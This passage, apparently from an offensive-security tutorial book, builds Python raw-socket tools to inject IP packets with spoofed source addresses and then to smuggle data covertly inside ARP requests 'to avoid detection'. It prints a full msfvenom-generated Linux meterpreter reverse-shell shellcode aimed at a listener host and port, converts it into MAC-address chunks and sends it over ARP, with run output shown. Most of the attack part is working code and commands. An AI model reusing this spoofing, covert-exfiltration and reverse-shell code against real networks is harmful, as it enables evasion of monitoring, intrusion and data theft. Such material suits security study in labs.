The IP header contains some fields that have 4 bits in size, and some others 13 bits in size. In order to construct these fields accordingly, and give each field its appropriate value and size, we need to apply what is called **bit shifting** operation.

In my definition, bit shifting operation is nothing but a way that allows us to play with bits in bytes. For example, the **version** field is 4 bits in size and the **IHL** or Internet header length field is 4 bits in size as well. Adding both bits to each other will result in 1 byte, so the way to represent these bits in a single byte is to define each variable with its appropriate values, **version** is set to 4, which is taking 1 byte in memory, and **IHL** is set to 5, which is also taking 1 byte in memory. Now bit shifting the **version** field four bits to the left while adding it to the four left bits of the **IHL** variable, will end up storing the four left bits of the **version** byte in the left side of the newly created **ver_ihl** variable, and storing the four left size bits of the **IHL** byte, in the left side of the **ver_ihl** variable. Below is a diagram that illustrates this operation.



Once the header fields are constructed accordingly, we will pack it in a simple way using "**B**" and "**H**" in the **struct** module and finally return the **ip_header**.

Next, we will create the **main** function that in turn will create the class object and invoke the IP header constructor function, and eventually generate the packet, then the raw socket instance is created, so what remains is to send the packet over the network.

```
def main(source, dest):
    obj = InjectMe(source, dest)
    iphdr = obj.packing_ip_header()
    pkt = iphdr
    s = socket.socket(socket.AF_INET, socket.SOCK_RAW, socket.IPPROTO_RAW)
    s.sendto(pkt,(dest,0))
    print "[+] PKT injected :)"
```

If you remember, in **section 6.4**, I mentioned that there is a technique that can be used to make modification to the IP header, while telling the kernel to do the rest for us, which includes generating the link layer, calculating the checksum, etc. Below is a snippet of the manual 7 of raw sockets.

A protocol of IPPROTO_RAW implies enabled IP_HDRINCL and is able to send any IP protocol that is specified in the passed header. Receiving of all IP protocols via IPPROTO_RAW is not possible using raw sockets.

IP Header fields modified on sending by IP_HDRINCL	
IP Checksum	Always filled in
Source Address	Filled in when zero
Packet ID	Filled in when zero
Total Length	Always filled in

Using the **IPPROTO_RAW** as the third parameter of the socket method indicates that **IP_HDRINCL** is enabled. This technique is going to be used in our current example as shown in the above code snippet.

What remains is to invoke the main function, and execute our Python program to inject the packet.

```
if __name__ == "__main__":
    if len(argv) != 3:
        print """
Usage:
        %s <srcip> <dstip>
                """%argv[0]
        exit(1)
    else:
        source = argv[1]
        dest = argv[2]
        main(source, dest)
```


Let's see how Wireshark will parse our packet. Below is an image that illustrates the utility usage.

```
root@Th3Carpenter:~/pythonex# python injectme.py

Usage:
        injectme.py <srcip> <dstip>

root@Th3Carpenter:~/pythonex#
```

We will fire up the script with a crafted source IP address of 1.1.1.1.

```
root@Th3Carpenter:~/pythonex# python injectme.py 1.1.1.1 172.16.122.1
[+] PKT injected :)
root@Th3Carpenter:~/pythonex#
```


Wireshark could easily parse our packet, and display the source IP as 1.1.1.1 and TTL as 64.



Now that we can inject packets at layer 3, I would like to confirm the information we took from the manual page 7 of raw sockets, which is, if the source IP is set to 0.0.0.0, the device driver will automatically fill it in accordingly.

```
root@Th3Carpenter:~/pythonex# python injectme.py 0.0.0.0 172.16.122.1
[+] PKT injected :)
root@Th3Carpenter:~/pythonex#
```

Let's see in Wireshark if indeed the source IP was set accordingly.




Indeed, the source IP address was filled in. Now you can go ahead and do some stress testing or play with the tool and experiment with it.

6.5. Data exfiltration using ARP

Enough with examples. Let's now come back to our main topic and do data ex-filtration via a legitimate protocol, so we would avoid detection in the network.


All of us know ARP. The ARP protocol is used to map IP network addresses to the hardware addresses used by a data link protocol, since all hosts on the network have the ability to send ARP packets, we can make two programs (client/server) in the network on different hosts to transfer data via this legitimate protocol, and the data will be transferred in a MAC address format, so the "**hello**" keyword can be represented as "**68:65:6c:6c:6f:2e**". Let's do it.

In order to create an ARP request, we have to construct the Ethernet header first, then the ARP header. Below is a figure that illustrates what the Ethernet header looks like.



http://www.networksorcery.com/enp/protocol/ethernet.htm

Next, we have the ARP header. Below is what an ARP header looks like.



http://www.networksorcery.com/enp/protocol/arp.htm

In order to be able to send and receive data at the link layer, we have to use the **AF_PACKET** or **PF_PACKET** family. Packet sockets are used to receive or send raw packets at the device driver (OSI Layer 2) level, so let's see how they can be implemented.

First let's import some useful Python modules.

```
#!/usr/bin/env python
# Author: Boumediene KADDOUR

import socket
import struct
import binascii
from time import sleep
```

Next, let's create the class, constructor and the Ethernet header.

```
class Injectme:
        def __init__(self, mac):
            self.broadcast = 'ffffffffffff'
            self.myMAC = '28b2bd4cb265'
            self.eth_type = 0x0806
            self.mac = mac

        def packet(self):
                #Create Ether Header
                eth_header = struct.pack ("!6s6sH", binascii.unhexlify(self.broadcast), binascii.unhexlify(self.myMAC),
 self.eth_type)
                return eth_header
```

Next, we can construct the ARP header.

```
        def ARPHeader(self):
            hwtype = 0x0001
            prototype = 0x0800
            hwsize = 0x06
            protosize = 0x04
            opcode = 0x0001
            source_mac = self.broadcast
            source_ip = socket.inet_aton('172.16.122.200')
            dest_mac = self.mac
            dest_ip = socket.inet_aton('172.16.122.20')
            arp_request = struct.pack("!HHBBH6s4s6s4s", hwtype, prototype, hwsize, protosize, opcode,
source_mac.decode('hex'), source_ip, dest_mac.decode('hex'), dest_ip)
            return arp_request
```

The **hwtype** is nothing but a value to indicate that Ethernet technology is being used. The **prototype** is the value that represents IP packets. The below figure illustrates all available values.

```
root@Th3Carpenter:~/pythonex/ARP# sed -n -e 46,75p /usr/include/linux/if_ether.h
#define ETH_P_LOOP      0x0060          /* Ethernet Loopback packet     */
#define ETH_P_PUP       0x0200          /* Xerox PUP packet             */
#define ETH_P_PUPAT     0x0201          /* Xerox PUP Addr Trans packet  */
#define ETH_P_TSN       0x22F0          /* TSN (IEEE 1722) packet       */
#define ETH_P_IP        0x0800          /* Internet Protocol packet     */
#define ETH_P_X25       0x0805          /* CCITT X.25                   */
#define ETH_P_ARP       0x0806          /* Address Resolution packet    */
#define ETH_P_BPQ       0x08FF          /* G8BPQ AX.25 Ethernet Packet  [ NOT AN OFFICIALLY REGISTERED ID ] */
#define ETH_P_IEEEPUP   0x0a00          /* Xerox IEEE802.3 PUP packet */
#define ETH_P_IEEEPUPAT 0x0a01          /* Xerox IEEE802.3 PUP Addr Trans packet */
#define ETH_P_BATMAN    0x4305          /* B.A.T.M.A.N.-Advanced packet [ NOT AN OFFICIALLY REGISTERED ID ] */
#define ETH_P_DEC       0x6000          /* DEC Assigned proto           */
#define ETH_P_DNA_DL    0x6001          /* DEC DNA Dump/Load            */
#define ETH_P_DNA_RC    0x6002          /* DEC DNA Remote Console       */
#define ETH_P_DNA_RT    0x6003          /* DEC DNA Routing              */
#define ETH_P_LAT       0x6004          /* DEC LAT                      */
#define ETH_P_DIAG      0x6005          /* DEC Diagnostics              */
#define ETH_P_CUST      0x6006          /* DEC Customer use             */
#define ETH_P_SCA       0x6007          /* DEC Systems Comms Arch       */
#define ETH_P_TEB       0x6558          /* Trans Ether Bridging         */
#define ETH_P_RARP      0x8035          /* Reverse Addr Res packet      */
#define ETH_P_ATALK     0x809B          /* Appletalk DDP                */
#define ETH_P_AARP      0x80F3          /* Appletalk AARP               */
#define ETH_P_8021Q     0x8100          /* 802.1Q VLAN Extended Header  */
#define ETH_P_ERSPAN    0x88BE          /* ERSPAN type II               */
#define ETH_P_IPX       0x8137          /* IPX over DIX                 */
#define ETH_P_IPV6      0x86DD          /* IPv6 over bluebook           */
#define ETH_P_PAUSE     0x8808          /* IEEE Pause frames. See 802.3 31B */
#define ETH_P_SLOW      0x8809          /* Slow Protocol. See 802.3ad 43B */
#define ETH_P_WCCP      0x883E          /* Web-cache coordination protocol
```

You can print more lines to view other codes.

Note:

These codes can be used in the ether type field in the Ethernet header. In our example, we have used 0x0806 which represents the ARP protocol.

The **hwsize** and **protosize** indicates the size of the MAC and IP addresses we are going to use, and the **opcode** indicates the request type, **0x0001** represents an ARP request, and a value of 2 represents an ARP response. What remains now is to create the socket instance that will point to the link layer, and specify that the next layer is going to be an ARP header via the value **0x0806**.

```
rawSocket = socket.socket(socket.AF_PACKET,socket.SOCK_RAW, socket.htons(0x0806))
rawSocket.bind(("eth0", socket.htons(0x0806)))
```

Now, we need to choose the data we intend to send. As we mentioned before, we will send a reverse shellcode in the format of MAC addresses, so let's generate one using msfvenom.

```
root@Th3Carpenter:~/pythonex/ARP# msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=172.16.122.200 LPORT=4545 -f c
No platform was selected, choosing Msf::Module::Platform::Linux from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 123 bytes
Final size of c file: 543 bytes
unsigned char buf[] =
"\x6a\x0a\x5e\x31\xdb\xf7\xe3\x53\x43\x53\x6a\x02\xb0\x66\x89"
"\xe1\xcd\x80\x97\x5b\x68\xac\x10\x7a\xc8\x68\x02\x00\x11\xc1"
"\x89\xe1\x6a\x66\x58\x50\x51\x57\x89\xe1\x43\xcd\x80\x85\xc0"
"\x79\x19\x4e\x74\x3d\x68\xa2\x00\x00\x00\x58\x6a\x00\x6a\x05"
"\x89\xe3\x31\xc9\xcd\x80\x85\xc0\x79\xbd\xeb\x27\xb2\x07\xb9"
"\x00\x10\x00\x00\x89\xe3\xc1\xeb\x0c\xc1\xe3\x0c\xb0\x7d\xcd"
"\x80\x85\xc0\x78\x10\x5b\x89\xe1\x99\xb6\x0c\xb0\x03\xcd\x80"
"\x85\xc0\x78\x02\xff\xe1\xb8\x01\x00\x00\x00\xbb\x01\x00\x00"
"\x00\xcd\x80";
root@Th3Carpenter:~/pythonex/ARP#
```

Our shellcode was successfully generated, so let's make it in a Python **list** as a set of MAC addresses.

```
>>> a = r"\x6a\x0a\x5e\x31\xdb\xf7\xe3\x53\x43\x53\x6a\x02\xb0\x66\x89\xe1\xcd\x80\x97\x5b\x68\xac\x10\x7a\xc8\x68\x02\x
00\x11\xc1\x89\xe1\x6a\x66\x58\x50\x51\x57\x89\xe1\x43\xcd\x80\x85\xc0\x79\x19\x4e\x74\x3d\x68\xa2\x00\x00\x00\x58\x6a\x
00\x6a\x05\x89\xe3\x31\xc9\xcd\x80\x85\xc0\x79\xbd\xeb\x27\xb2\x07\xb9\x00\x10\x00\x00\x89\xe3\xc1\xeb\x0c\xc1\xe3\x0c\x
b0\x7d\xcd\x80\x85\xc0\x78\x10\x5b\x89\xe1\x99\xb6\x0c\xb0\x03\xcd\x80\x85\xc0\x78\x02\xff\xe1\xb8\x01\x00\x00\x00\xbb\x
01\x00\x00\x00\xcd\x80"
>>>
>>> b = a.replace("\\x","")
>>>
>>> b
'6a0a5e31dbf7e35343536a02b06689e1cd80975b68ac107ac868020011c189e16a665850515789e143cd8085c079194e743d68a2000000586a006a0
589e331c9cd8085c079bdeb27b207b90010000089e3c1eb0cc1e30cb07dcd8085c078105b89e199b60cb003cd8085c07802ffe1b801000000bb01000
000cd80'
>>>
```

We stored the shellcode in a raw variable called “a”, then we replaced the “\x” to an empty string to get rid of it. Next we need to split the value to a set of 12 bytes each. For that matter, I have created a small algorithm that’ll do it for us.

```
>>> val = ""
>>> values = []
>>> def splitter( value = None, start = 0, end = 12 ):
...     tail = len(value) % 12
...     for i in range(len(value)/12):
...         if end == len(value) - tail:
...             values.append(value[end:len(value)])
...         else:
...             values.append(value[start:end])
...             start += 12
...             end += 12
...     return values
...
>>> splitter(b)
['6a0a5e31dbf7', 'e35343536a02', 'b06689e1cd80', '975b68ac107a', 'c868020011c1', '89e16a665850', '515789e143cd', '8085c0
79194e', '743d68a20000', '00586a006a05', '89e331c9cd80', '85c079bdeb27', 'b207b9001000', '0089e3c1eb0c', 'c1e30cb07dcd',
 '8085c078105b', '89e199b60cb0', '03cd8085c078', '02ffe1b80100', '00cd80']
>>>
```


Taking our list and put it in our injector.

```
shellcode = ['6a0a5e31dbf7', 'e35343536a02', 'b06689e1cd80', '975b68ac107a', 'c868020011c1', '89e16a665850', '515789e143
cd', '8085c079194e', '743d68a20000', '00586a006a05', '89e331c9cd80', '85c079bdeb27', 'b207b9001000', '0089e3c1eb0c', 'c1
e30cb07dcd', '8085c078105b', '89e199b60cb0', '03cd8085c078', '02ffe1b80100', '00cd80000000']

for mac in shellcode:
    print mac
    sleep(1.5)
    obj = Injectme(mac)
    eth_header =  obj.packet()
    arp_request = obj.ARPHeader()
    packet = eth_header + arp_request
    rawSocket.send(packet)
```


What remains for us is to loop through the list and pass each MAC address to the class, so it’ll be placed as destination MAC address in the ARP header. As you can see in the above figure, we are printing each passed MAC address to the injectme class for demonstration purposes, so let’s run it and see.

```
root@Th3Carpenter:~/pythonex/ARP# python trans.py
6a0a5e31dbf7
e35343536a02
b06689e1cd80
975b68ac107a
c868020011c1
89e16a665850
515789e143cd
8085c079194e
743d68a20000
00586a006a05
89e331c9cd80
85c079bdeb27
b207b9001000
0089e3c1eb0c
c1e30cb07dcd
8085c078105b
89e199b60cb0
03cd8085c078
02ffe1b80100
00cd80000000
root@Th3Carpenter:~/pythonex/ARP#
```

